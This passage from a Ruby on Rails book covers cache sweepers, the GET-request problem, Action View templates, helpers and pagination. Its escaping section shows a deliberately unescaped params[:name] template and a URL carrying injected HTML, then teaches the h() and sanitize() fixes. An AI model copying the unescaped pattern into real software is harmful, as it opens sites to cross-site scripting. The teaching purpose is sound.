Fortunately, Rails can simplify some of this coupling using *sweepers*. A sweeper is a special kind of observer on your model objects. When something significant happens in the model, the sweeper expires the cached pages that depend on that model's data.

sweepers

Your application can have as many sweepers as it needs. You'll typically create a separate sweeper to manage the caching for each controller. Put your sweeper code in `app/models`.

Download `e1/cookies/cookie1/app/sweepers/article_sweeper.rb`

```
class ArticleSweeper < ActionController::Caching::Sweeper

  observe Article

  # If we create a new article, the public list
  # of articles must be regenerated
  def after_create(article)
    expire_public_page
  end

  # If we update an existing article, the cached version
  # of that particular article becomes stale
  def after_update(article)
    expire_article_page(article.id)
  end

  # Deleting a page means we update the public list
  # and blow away the cached article
  def after_destroy(article)
    expire_public_page
    expire_article_page(article.id)
  end

  private

  def expire_public_page
    expire_page(:controller => "content", :action => 'public_content')
  end

  def expire_article_page(article_id)
    expire_action(:controller => "content",
                  :action      => "premium_content",
                  :id          => article_id)
  end

end
```

The flow through the sweeper is somewhat convoluted.

- The sweeper is defined as an observer on one or more Active Record classes. In this case it observes the Article model. (We first talked about observers back on page 338.) The sweeper uses hook methods (such as `after_update()`) to expire cached pages if appropriate.
- The sweeper is also declared to be active in a controller using the `cache_sweeper` directive.

```
class ContentController < ApplicationController
```

```

before_filter :verify_premium_user, :except => :public_content
cache_page   :public_content
cache_action :premium_content

cache_sweeper :article_sweeper,
              :only => [ :create_article,
                        :update_article,
                        :delete_article ]

# ...

```

- If a request comes in that invokes one of the actions that the sweeper is filtering, the sweeper is activated. If any of the Active Record observer methods fires, the page and action expiry methods will be called. If the Active Record observer gets invoked but the current action is not selected as a cache sweeper, the expire calls in the sweeper are ignored. Otherwise, the expiry takes place.

Time-Based Expiry of Cached Pages

Consider a site that shows fairly volatile information such as stock quotes or news headlines. If we did the style of caching where we expired a page whenever the underlying information changed, we'd be expiring pages constantly. The cache would rarely get used, and we'd lose the benefit of having it.

In these circumstances, you might want to consider switching to time-based caching, where you build the cached pages exactly as we did previously but don't expire them when their content becomes obsolete.

You run a separate background process that periodically goes into the cache directory and deletes the cache files. You choose how this deletion occurs—you could simply remove all files, the files created more than so many minutes ago, or the files whose names match some pattern. That part is application-specific.

The next time a request comes in for one of these pages, it won't be satisfied from the cache and the application will handle it. In the process, it'll automatically repopulate that particular page in the cache, lightening the load for subsequent fetches of this page.

Where do you find the cache files to delete? Not surprisingly, this is configurable. Page cache files are by default stored in the public directory of your application. They'll be named after the URL they are caching, with an .html extension. For example, the page cache file for content/show/1 will be in

```
app/public/content/show/1.html
```

This naming scheme is no coincidence; it allows the web server to find the cache files automatically. You can, however, override the defaults using

```
ActionController::Base.page_cache_directory = "dir/name"
ActionController::Base.page_cache_extension = ".html"
```

Action cache files are not by default stored in the regular file system directory structure and cannot be expired using this technique.

18.9 The Problem with GET Requests

At the time this book was written, there's a debate raging about the way web applications use links to trigger actions.

Here's the issue. Almost since HTTP was invented, it was recognized that there is a fundamental difference between HTTP GET and HTTP POST requests. Tim Berners-Lee wrote about it back in 1996.¹³ Use GET requests to retrieve information from the server, and use POST requests to request a change of state on the server.

The problem is that this rule has been widely ignored by web developers. Every time you see an application with an *Add To Cart* link, you're seeing a violation, because clicking on the link generates a GET request that changes the state of the application (it adds something to the cart in this example). Up until now, we've gotten away with it.

This changed in the spring of 2005 when Google released their Google Web Accelerator (GWA), a piece of client-side code that sped up end users' browsing. It did this in part by precaching pages. While the user reads the current page, the accelerator software scans it for links and arranges for the corresponding pages to be read and cached in the background.

Now imagine that you're looking at an online store containing *Add To Cart* links. While you're deciding between the maroon hot pants and the purple tank top, the accelerator is busy following links. Each link followed adds a new item to your cart.

The problem has always been there. Search engines and other spiders constantly follow links on public web pages. Normally, though, these links that invoke state-changing actions in applications (such as our *Add To*

¹³<http://www.w3.org/DesignIssues/Axioms>

Cart link) are not exposed until the user has started some kind of transaction, so the spider won't see or follow them. The fact that the GWA runs on the client side of the equation suddenly exposed all these links.

In an ideal world, every request that has a side effect would be a POST,¹⁴ not a GET. Rather than using links, web pages would use forms and buttons whenever they want the server to do something active. The world, though, isn't ideal, and there are thousands (millions?) of pages out there that break the rules when it comes to GET requests.

The default `link_to()` method in Rails generates a regular link, which when clicked creates a GET request. But this certainly isn't a Rails-specific problem. Many large and successful sites do the same.

Is this really a problem? As always, the answer is "It depends." If you code applications with dangerous links (such as *Delete Order*, *Fire Employee*, or *Fire Missile*), there's the risk that these links will be followed unintentionally and your application will dutifully perform the requested action.

Fixing the GET Problem

Following a simple rule can effectively eliminate the risk associated with dangerous links. The underlying axiom is straightforward: never allow a straight `<a href=..."` link that does something dangerous to be followed without some kind of human intervention. Here are some techniques for making this work in practice.

- *Use forms and buttons*, rather than hyperlinks, to do things that change state on the server. Forms can be submitted using POST requests, which means that they will not be submitted by spiders following links, and browsers will warn you if you reload a page.

Within Rails, this means using the `button_to()` helper to point to dangerous actions. However, you'll need to design your web pages with care. HTML does not allow forms to be nested, so you can't use `button_to()` within another form.

- *Use confirmation pages*. For cases where you can't use a form, create a link that references a page that asks for confirmation. This confirmation should be triggered by the submit button of a form; hence, the destructive action won't be triggered automatically.

¹⁴Or a rarer PUT or DELETE request.

Some folks also use the following techniques, hoping they'll prevent the problem. They *don't work*.

- Don't think your actions are protected just because you've installed a JavaScript confirmation box on the link. For example, Rails lets you write

```
link_to(:action => :delete, :confirm => "Are you sure?")
```

This will stop users from accidentally doing damage by clicking the link, but only if they have JavaScript enabled in their browsers. It also does nothing to prevent spiders and automated tools from blindly following the link anyway.

- Don't think your actions are protected if they appear only in a portion of your web site that requires users to log in. While this does prevent global spiders (such as those employed by the search engines) from getting to them, it does not stop client-side technologies (such as Google Web Accelerator).
- Don't think your actions are protected if you use a robots.txt file to control which pages are spidered. This will not protect you from client-side technologies.

All this might sound fairly bleak. The real situation isn't that bad. Just follow one simple rule when you design your site, and you'll avoid all these issues.

Web
Health
Warning

**Put All Destructive Actions
Behind a POST Request**

Action View

We've seen how the routing component determines which controller to use and how the controller chooses an action. We've also seen how the controller and action between them decide what to render back to the user. Normally that rendering takes place at the end of the action, and typically it involves a template. That's what this chapter is all about. The ActionView module encapsulates all the functionality needed to render templates, most commonly generating HTML or XML back to the user. As its name suggests, ActionView is the view part of our MVC trilogy.

19.1 Templates

When you write a view, you're writing a template: something that will get expanded to generate the final result. To understand how these templates work, we need to look at three things

- Where the templates go
- The environment they run in, and
- What goes inside them.

Where Templates Go

The `render()` method expects to find templates under the directory defined by the global `template_root` configuration option. By default, this is set to the directory `app/views` of the current application. Within this directory, the convention is to have a separate subdirectory for the views of each controller. Our Depot application, for instance, includes `admin` and `store` controllers. As a result, we have templates in `app/views/admin` and `app/views/store`. Each directory typically contains templates named after the actions in the corresponding controller.

You can also have templates that aren't named after actions. These can be rendered from the controller using calls such as

```
render(:action => 'fake_action_name')
render(:template => 'controller/name')
render(:file => 'dir/template')
```

The last of these allows you to store templates anywhere on your file system. This is useful if you want to share templates across applications.

The Template Environment

Templates contain a mixture of fixed text and code. The code is used to add dynamic content to the template. That code runs in an environment that gives it access to the information set up by the controller.

- All instance variables of the controller are also available in the template. This is how actions communicate data to the templates.
- The controller object's headers, params, request, response, and session are available as accessor methods in the view. In general, the view code probably shouldn't be using these directly, as responsibility for handling them should rest with the controller. However, we do find this useful when debugging. For example, the following `rhtml` template uses the `debug()` method to display the contents of the session, the details of the parameters, and the current response.

```
<h4>Session</h4> <%= debug(session) %>
<h4>Params</h4> <%= debug(params) %>
<h4>Response</h4> <%= debug(response) %>
```

- The current controller object is accessible using the attribute named `controller`. This allows the template to call any public method in the controller (including the methods in `ActionController`).
- The path to the base directory of the templates is available in the attribute `base_path`.

What Goes in a Template

Out of the box, Rails support two types of template.

- `xml` templates use the Builder library to construct XML responses.
- `rhtml` templates are a mixture of HTML and embedded Ruby, and are typically used to generate HTML pages.

We'll talk briefly about Builder next, then look at `rhtml`. The rest of the chapter applies equally to both.

19.2 Builder templates

Builder is a freestanding library that lets you express structured text (such as XML) in code.¹ A Builder template (in a file with an `.xml` extension) contains Ruby code that uses the Builder library to generate XML.

Here's a simple Builder template that outputs a list of product names and prices in XML.

```
xml.div(:class => "productlist") do

  xml.timestamp(Time.now)

  @products.each do |product|
    xml.product do
      xml.productname(product.title)
      xml.price(product.price, :currency => "USD")
    end
  end
end
```

With an appropriate collection of products (passed in from the controller), the template might produce something such as

```
<div class="productlist">
  <timestamp>Tue Apr 19 15:54:26 CDT 2005</timestamp>
  <product>
    <productname>Pragmatic Programmer</productname>
    <price currency="USD">39.96</price>
  </product>
  <product>
    <productname>Programming Ruby</productname>
    <price currency="USD">44.95</price>
  </product>
</div>
```

Notice how Builder has taken the names of methods and converted them to XML tags; when we said `xml.price`, it created a tag called `<price>` whose contents were the first parameter and whose attributes were set from the subsequent hash. If the name of the tag you want to use conflicts with an existing method name, you'll need to use the `tag!()` method to generate the tag.

```
xml.tag!("id", product.id)
```

¹Builder is available on RubyForge (<http://builder.rubyforge.org/>) and via RubyGems. Rails comes packaged with its own copy of Builder, so you won't have to download anything to get started.

Builder can generate just about any XML you need: it supports namespaces, entities, processing instructions, and even XML comments. Have a look at the Builder documentation for details.

19.3 RHTML Templates

At its simplest, an `rhtml` template is just a regular HTML file. If a template contains no dynamic content, it is simply sent as-is to the user's browser. The following is a perfectly valid `rhtml` template.

```
<h1>Hello, Dave!</h1>
<p>
  How are you, today?
</p>
```

However, applications that just render static templates tend to be a bit boring to use. We can spice them up using dynamic content.

```
<h1>Hello, Dave!</h1>
<p>
  It's <%= Time.now %>
</p>
```

If you're a JSP programmer, you'll recognize this as an inline expression: any code between `<%=` and `%>` is evaluated, the result is converted to a string using `to_s()`, and that string is substituted into the resulting page. The expression inside the tags can be arbitrary code.

```
<h1>Hello, Dave!</h1>
<p>
  It's <%= require 'date'
          DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday
                        Thursday Friday Saturday }
          today = Date.today
          DAY_NAMES[today.wday]
          %>
</p>
```

Putting lots of business logic into a template is generally considered to be a *Very Bad Thing*, and you'll risk incurring the wrath of the coding police should you get caught. We'll look at a better way of handling this when we discuss helpers on page 406.

Sometimes you need code in a template that doesn't directly generate any output. If you leave the equals sign off the opening tag, the contents are executed, but nothing is inserted into the template. We could have written the previous example as

```
<% require 'date'
```

```

DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday
               Thursday Friday Saturday }
today = Date.today

%>

<h1>Hello, Dave!</h1>
<p>
  It's <%= DAY_NAMES[today.wday] %>.
  Tomorrow is <%= DAY_NAMES[(today + 1).wday] %>.
</p>

```

In the JSP world, this is called a *scriptlet*. Again, many folks will chastise you if they discover you adding code to templates. Ignore them—they're falling prey to dogma. There's nothing wrong with putting code in a template. Just don't put too much code in there (and especially don't put business logic in a template). We'll see later how we could have done the previous example better using a helper method.

You can think of the HTML text between code fragments as if each line was being written by a Ruby program. The `<%...%>` fragments are added to that same program. The HTML is interwoven with the explicit code that you write. As a result, code between `<%` and `%>` can affect the output of HTML in the rest of the template.

For example, consider the template

```

<% 3.times do %>
Ho!<br/>
<% end %>

```

Internally, the templating code translates this into something like the following.

```

3.times do
  puts "Ho!<br/>"
end

```

The result? You'll see the phrase Ho! written three times to your browser.

Finally, you might have noticed example code in this book where the ERb chunks ended with `-%>`. The minus sign tells ERb not to include the new-line that follows in the resulting HTML file. In the following example, there will not be a gap between line one and line two in the output.

```

line one
<% @time = Time.now -%>
line two

```

Escaping Substituted Values

There's one critical thing you have to know about using rhtml templates. When you insert a value using `<%=...%>`, it goes directly into the output stream. Take the following case.

```
The value of name is <%= params[:name] %>
```

In the normal course of things, this will substitute in the value of the request parameter name. But what if our user entered the following URL?

```
http://x.y.com/myapp?name=Hello%20%3cb%3ether%3c/b%3e
```

The strange sequence `%3cb%3ether%3c/b%3e` is a URL-encoded version of the HTML `<b>ther</b>`. Our template will substitute this in, and the page will be displayed with the word there in bold.

This might not seem like a big deal, but at best it leaves your pages open to defacement. At worst, as we'll see in Chapter 23, *Securing Your Rails Application*, on page 510, it's a gaping security hole that makes your site vulnerable to attack and data loss.

Fortunately, the solution is simple. Always escape any text that you substitute into templates that isn't meant to be HTML. rhtml templates come with a method to do just that. Its long name is `html_escape()`, but most people just call it `h()`.

```
The value of name is <%= h(params[:name]) %>
```

Get into the habit of typing `h()` immediately after you type `<%=`.

You can't use the `h()` method if you need to substitute HTML-formatted text into a template, as the HTML tags will be escaped: the user will see `<em>hello</em>` rather than *hello*. However, you shouldn't just take HTML created by someone else and display it on your page. As we'll see in Chapter 23, *Securing Your Rails Application*, on page 510, this makes your application vulnerable to a number of attacks.

The `sanitize()` method offers some protection. It takes a string containing HTML and cleans up dangerous elements: `<form>` and `<script>` tags are escaped, and `on=` attributes and links starting `javascript:` are removed.

The product descriptions in our Depot application were rendered as HTML (that is, they were not escaped using the `h()` method). This allowed us to embed formatting information in them. If we allowed people outside our organization to enter these descriptions, it would be prudent to use the `sanitize()` method to reduce the risk of our site being attacked successfully.



David Says...

Where's the Template Language?

Many environments have stigmatized the idea of code in the view—for good reasons. Not all programming languages lend themselves well to dealing with presentational logic in a succinct and effective way. To cope, these environments come up with an alternative language to be used instead of the primary when dealing with the view. PHP has Smarty, Java has Velocity, Python has Cheetah.

Rails doesn't have anything because Ruby is already an incredibly well-suited language for dealing with presentational logic. Do you need to show the capitalized body of a post, but truncating it to 30 characters? Here's the view code in Ruby.

```
<%= truncate(@post.body.capitalize, 30) %>
```

On top of being a good fit for presentation logic, using Ruby in the view cuts down on the mental overhead of switching between the different layers in the application. It's all Ruby—for configuration, for the models, for the controllers, and for the view.

19.4 Helpers

Earlier we said that it's OK to put code in templates. Now we're going to modify that statement. It's perfectly acceptable to put *some* code in templates—that's what makes them dynamic. However, it's poor style to put too much code in templates.

There are two main reasons for this. First, the more code you put in the view side of your application, the easier it is to let discipline slip and start adding application-level functionality to the template code. This is definitely poor form; you want to put application stuff in the controller and model layers so that it is available everywhere. This will pay off when you add new ways of viewing the application.

The other reason is that `html` is basically HTML. When you edit it, you're editing an HTML file. If you have the luxury of having professional designers create your layouts, they'll want to work with HTML. Putting a bunch of Ruby code in there just makes it hard to work with.

Rails provides a nice compromise in the form of helpers. A *helper* is sim-

ply a module containing methods that assist a view. Helper methods are output-centric. They exist to generate HTML (or XML)—a helper extends the behavior of a template.

By default, each controller gets its own helper module. It won't be surprising to learn that Rails makes certain assumptions to help link the helpers into the controller and its views. If a controller is named `BlogController`, it will automatically look for a helper module called `BlogHelper` in the file `blog_helper.rb` in the `app/helpers` directory. You don't have to remember all these details—the generate controller script creates a stub helper module automatically.

For example, the views for our store controller might set the title of generated pages from the instance variable `@page_title` (which presumably gets set by the controller). If `@page_title` isn't set, the template uses the text “Pragmatic Store.” The top of each view template might look like

```
<h3><%= @page_title || "Pragmatic Store" %></h3>
<!-- ... -->
```

We'd like to remove the duplication between templates: if the default name of the store changes, we don't want to edit each view. So let's move the code that works out the page title into a helper method. As we're in the store controller, we edit the file `store_helper.rb` in `app/helpers`.

```
module StoreHelper
  def page_title
    @page_title || "Pragmatic Store"
  end
end
```

Now the view code simply calls the helper method.

```
<h3><%= page_title %></h3>
<!-- ... -->
```

(We might want to eliminate even more duplication by moving the rendering of the entire title into a separate partial template, shared by all the controller's views, but we don't talk about them until Section 19.9, *Partial Page Templates*, on page 435.)

Sharing Helpers

Sometimes a helper is just so good that you have to share it among all your controllers. Perhaps you have a spiffy date-formatting helper that you want to use in all of your controllers. You have two options.

First, you could add the helper method to the file `application_helper.rb` in `app/helpers`. As its name suggests, this helper is global to the entire application, and hence its methods are available to all views.

Alternatively, you can tell controllers to include additional helper modules using the helper declaration. For example, if our date formatting helper was in the file `date_format_helper.rb` in `app/helpers`, we could load it and mix it into a particular controller's set of views using

```
class ParticularController < ApplicationController

  helper :date_format

  # ...
```

You can include an already-loaded class as a helper by giving its name to the helper declaration.

```
class ParticularController < ApplicationController

  helper DateFormat

  # ...
```

You can add controller methods into the template using `helper_method`. Think hard before doing this—you risk mixing business and presentation logic. See the documentation for `helper_method` for details.

19.5 Formatting Helpers

Rails comes with a bunch of built-in helper methods, available to all views. In this section we'll touch on the highlights, but you'll probably want to look at the Action View RDoc for the specifics—there's a lot of functionality in there.

One set of helper methods deals with the formatting of dates, numbers, and text.

```
<%= distance_of_time_in_words(Time.now, Time.local(2005, 12, 25)) %>
248 days
```

```
<%= distance_of_time_in_words(Time.now, Time.now + 33, false) %>
1 minute
```

```
<%= distance_of_time_in_words(Time.now, Time.now + 33, true) %>
half a minute
```

```

<%= time_ago_in_words(Time.local(2004, 12, 25)) %>
    116 days

<%= human_size(123_456) %>
    120.6 KB

<%= number_to_currency(123.45) %>
    $123.45

<%= number_to_currency(234.56, :unit => "CAN$", :precision => 0) %>
    CAN$235.

<%= number_to_percentage(66.66666) %>
    66.667%

<%= number_to_percentage(66.66666, :precision => 1) %>
    66.7%

<%= number_to_phone(2125551212) %>
    212-555-1212

<%= number_to_phone(2125551212, :area_code => true, :delimiter => " ") %>
    (212) 555 1212

<%= number_with_delimiter(12345678) %>
    12,345,678

<%= number_with_delimiter(12345678, delimiter = "_") %>
    12_345_678

<%= number_with_precision(50.0/3) %>
    16.667

<%= number_with_precision(50.0/3, 1) %>
    16.7
    
```

The `debug()` method dumps out its parameter using YAML and escapes the result so it can be displayed in an HTML page. This can help when trying to look at the values in model objects or request parameters.

```

<%= debug(params) %>

--- !ruby/hash:HashWithIndifferentAccess
name: Dave
language: Ruby
action: objects
controller: test
    
```

Yet another set of helpers deal with text. There are methods to truncate strings and highlight words in a string (useful to show search results, perhaps).

```
<%= simple_format(@trees) %>
```

Formats a string, honoring line and paragraph breaks. You could give it the plain text of the Joyce Kilmer poem *Trees* and it would add the HTML to format it as follows:

```
<p> I think that I shall never see  
<br />A poem lovely as a tree.</p>  
  
<p>A tree whose hungry mouth is prest  
<br />Against the sweet earth's flowing breast;  
</p>
```

```
<%= excerpt(@trees, "lovely", 8) %>
```

...A poem lovely as a tre...

```
<%= highlight(@trees, "tree") %>
```

I think that I shall never see
A poem lovely as a <strong class="highlight">tree.

A <strong class="highlight">tree whose hungry mouth is
prest
Against the sweet earth's flowing breast;

```
<%= truncate(@trees, 20) %>
```

I think that I sh...

There's a method to pluralize nouns.

```
<%= pluralize(1, "person") %> but <%= pluralize(2, "person") %>
```

1 person but 2 people

If you'd like to do what the fancy web sites do and automatically hyperlink URLs and e-mail addresses, there's a helper to do that. There's another that strips hyperlinks from text.

Finally, if you're writing something like a blog site, or you're allowing users to add comments to your store, you could offer them the ability to create their text in Markdown (BlueCloth)² or Textile (RedCloth)³ format. These are simple formatters that take text with very simple, human-friendly markup and convert it into HTML. If you have the appropriate libraries

²<http://bluecloth.rubyforge.org/>

³<http://www.whytheluckystiff.net/ruby/redcloth/>

installed on your system,⁴ this text can be rendered into views using the `markdown()` and `textilize()` helper methods.

19.6 Linking to Other Pages and Resources

The `ActionView::Helpers::AssetTagHelper` and `ActionView::Helpers::UrlHelper` modules contains a number of methods that let you reference resources external to the current template. Of these, the most commonly used is `link_to()`, which creates a hyperlink to another action in your application.

```
<%= link_to "Add Comment", :action => "add_comment" %>
```

The first parameter to `link_to()` is the text displayed for the link. The next is a hash specifying the link's target. This uses the same format as the controller `url_for()` method, which we discussed back on page 352.

A third parameter may be used to set HTML attributes on the generated link. This attribute hash supports an additional key, `:confirm`, whose value is a short message. If present, JavaScript will be generated to display the message and get the user's confirmation before the link is followed.

```
<%= link_to "Delete", { :controller => "admin",
                        :action      => "delete",
                        :id          => @product
                      },
  { :class              => "redlink",
    :confirm            => "Are you sure?"
  }
%>
```

The `button_to()` method works the same as `link_to()` but generates a button in a self-contained form, rather than a straight hyperlink. As we discussed Section 18.9, *The Problem with GET Requests*, on page 397, this is the preferred method of linking to actions that have side effects. However, these buttons live in their own forms, which imposes a couple of restrictions: they cannot appear inline, and they cannot appear inside other forms.

There are also a couple of conditional linking methods that generate hyperlinks if some condition is met, and just return the link text otherwise. The `link_to_unless_current()` helper is useful for creating menus in sidebars where the current page name is shown as plain text and the other entries are hyperlinks.

⁴If you use RubyGems to install the libraries, you'll need to add an appropriate `require_gem` to your `environment.rb`.

```

<ul>
  <% %w{ create list edit save logout }.each do |action| -%>
    <li>
      <%= link_to_unless_current(action.capitalize, :action => action) %>
    </li>
  <% end -%>
</ul>

```

As with `url_for()`, `link_to()` and `friends` also support absolute URLs.

```
<%= link_to("Help", "http://my.site/help/index.html") %>
```

The `image_tag()` helper can be used to create `<img>` tags.

```
<%= image_tag("/old_images/dave.png", :class => "bevel", :size => "80x120") %>
```

If the image path doesn't contain a `/` character, Rails assumes that it lives under the `/images` directory. If it doesn't have a file extension, Rails assumes `.png`. The following is equivalent to the previous example.

```
<%= image_tag("dave", :class => "bevel", :size => "80x120") %>
```

You can make images into links by combining `link_to()` and `image_tag()`.

```

<%= link_to(image_tag("delete.png", :size => "50x22"),
  { :controller => "admin",
    :action     => "delete",
    :id         => @product
  },
  { :confirm    => "Are you sure?" })
%>

```

The `mail_to()` helper creates a `mailto:` hyperlink that, when clicked, normally loads the client's e-mail application. It takes an e-mail address, the name of the link, and a set of HTML options. Within these options, you can also use `:bcc`, `:cc`, `:body`, and `:subject` to initialize the corresponding e-mail fields. Finally, the magic option `:encode=>"javascript"` uses client-side JavaScript to obscure the generated link, making it harder for spiders to harvest e-mail addresses from your site.⁵

```

<%= mail_to("support@pragprog.com", "Contact Support",
  :subject => "Support question from #{@user.name}",
  :encode  => "javascript") %>

```

The `AssetTagHelper` module also includes helpers that make it easy to link to stylesheets and JavaScript code from your pages, and to create auto-discovery RSS or Atom feed links. We created a stylesheet link in the lay-

⁵But it also means your users won't see the e-mail link if they have JavaScript disabled in their browsers.

outs for the Depot application, where we used `stylesheet_link_tag()` in the head.

Download `depot_r/app/views/layouts/store.rhtml`

```
<%= stylesheet_link_tag "depot", :media => "all" %>
```

An RSS or Atom link is a header field that points to a URL in our application. When that URL is accessed, the application should return the appropriate RSS or Atom XML.

```
<html>
  <head>
    <%= auto_discovery_link_tag(:rss, :action => 'rss_feed') %>
  </head>
  . . .
```

Finally, the `JavaScriptHelper` module defines a number of helpers for working with JavaScript. These create JavaScript snippets that run in the browser to generate special effects and to have the page dynamically interact with our application. That's the subject of a separate chapter, Chapter 20, *The Web, V2.0*, on page 451.

By default, image and stylesheet assets are assumed to live in the `/images` and `/stylesheets` directories of the host running the application. If the path given to an asset tag method includes a forward slash, then the path is assumed to be absolute, and no prefix is applied. Sometimes it makes sense to move this static content onto a separate box or to different locations on the current box. Do this by setting the configuration variable `asset_host`.

```
ActionController::Base.asset_host = "http://media.my.url/assets"
```

19.7 Pagination

A community site might have thousands of registered users. We might want to create an administration action to list these, but dumping thousands of names to a single page is somewhat rude. Instead, we'd like to divide the output into pages and allow the user to scroll back and forth in these.

Rails uses pagination to do this. Pagination works at the controller level and at the view level. In the controller, it controls which rows are fetched from the database. In the view, it displays the links necessary to navigate between different pages.

Let's start in the controller. We've decided to use pagination when displaying the list of users. In the controller, we declare a paginator for the users table.

Download e1/views/app/controllers/pager_controller.rb

```
def user_list
  @user_pages, @users = paginate(:users, :order => 'name')
end
```

The declaration returns two objects. `@user_pages` is a paginator object. It divides the users model objects into pages, each containing by default 10 rows. It also fetches a pageful of users into the `@users` variable. This can be used by our view to display the users, 10 at a time. The paginator knows which set of users to show by looking for a request parameter, by default called `page`. If a request comes in with no `page` parameter, or with `page=1`, the paginator sets `@users` to the first 10 users in the table. If `page=2`, the 11th through 20th users are returned. (If you want to use some parameter other than `page` to determine the page number, you can override it. See the RDoc.)

Over in the view file `user_list.rhtml`, we display the users using a conventional loop, iterating over the `@users` collection created by the paginator. We use the `pagination_links()` helper method to construct a nice set of links to other pages. By default, these links show the two page numbers on either side of the current page, along with the first and last page numbers.

Download e1/views/app/views/pager/user_list.rhtml

```
<table>
  <tr><th>Name</th></tr>
  <% for user in @users %>
    <tr><td><%= user.name %></td>
  <% end %>
</table>

<hr>
<%= pagination_links(@user_pages) %>
<hr>
```

Navigate to the `user_list` action and you'll see the first page of names. Click the number 2 in the pagination links at the bottom, and the second page will appear (as shown in Figure 19.1, on the following page).

This example represents the middle-of-the-road pagination: we define the pagination explicitly in our `user_list` action. We could also have defined pagination implicitly for every action in our controller using the `paginate` declaration at the class level. Or, we could go to the other extreme, manually




Figure 19.1: Paging Through Some Names

creating Paginator objects and populating the current page array ourselves. These different uses are all covered in the RDoc.

19.8 Form Helpers

Rails features a fully integrated web stack. This is most apparent in the way that the model, controller, and view components interoperate to support creating and editing information in database tables.

Figure 19.2, on the next page, shows how the various attributes in the model pass through the controller to the view, on to the HTML page, and back again into the model. The model object has attributes such as name, country, and password. The template uses helper methods (which we'll discuss shortly) to construct an HTML form to let the user edit the data in the model. Note how the form fields are named. The country attribute, for example, is mapped to an HTML input field with the name `user[country]`.

When the user submits the form, the raw POST data is sent back to our application. Rails extracts the fields from the form and constructs the params hash. Simple values (such as the id field, extracted by routing from the form action) are stored as scalars in the hash. But, if a parameter name has brackets in it, Rails assumes that it is part of more structured




Figure 19.2: Models, Controllers, and Views Work Together

data and constructs a hash to hold the values. Inside this hash, the string inside the brackets is used as the key. This process can repeat if a parameter name has multiple sets of brackets in it.

Form parameters	params
id=123	{ :id => "123" }
user[name]=Dave	{ :user => { :name => "Dave" } }
user[address][city]=Wien	{ :user => { :address => { :city => "Wien" } } }

In the final part of the integrated whole, model objects can accept new attribute values from hashes, which allows us to say

```
user.update_attributes(params[:user])
```

Rails integration goes deeper than this. Looking at the `.rhtml` file in Figure 19.2 you can see that the template uses a set of helper methods to create the form's HTML, methods such as `form_tag()` and `text_field()`. Let's look at these helper methods next.

Form Helpers

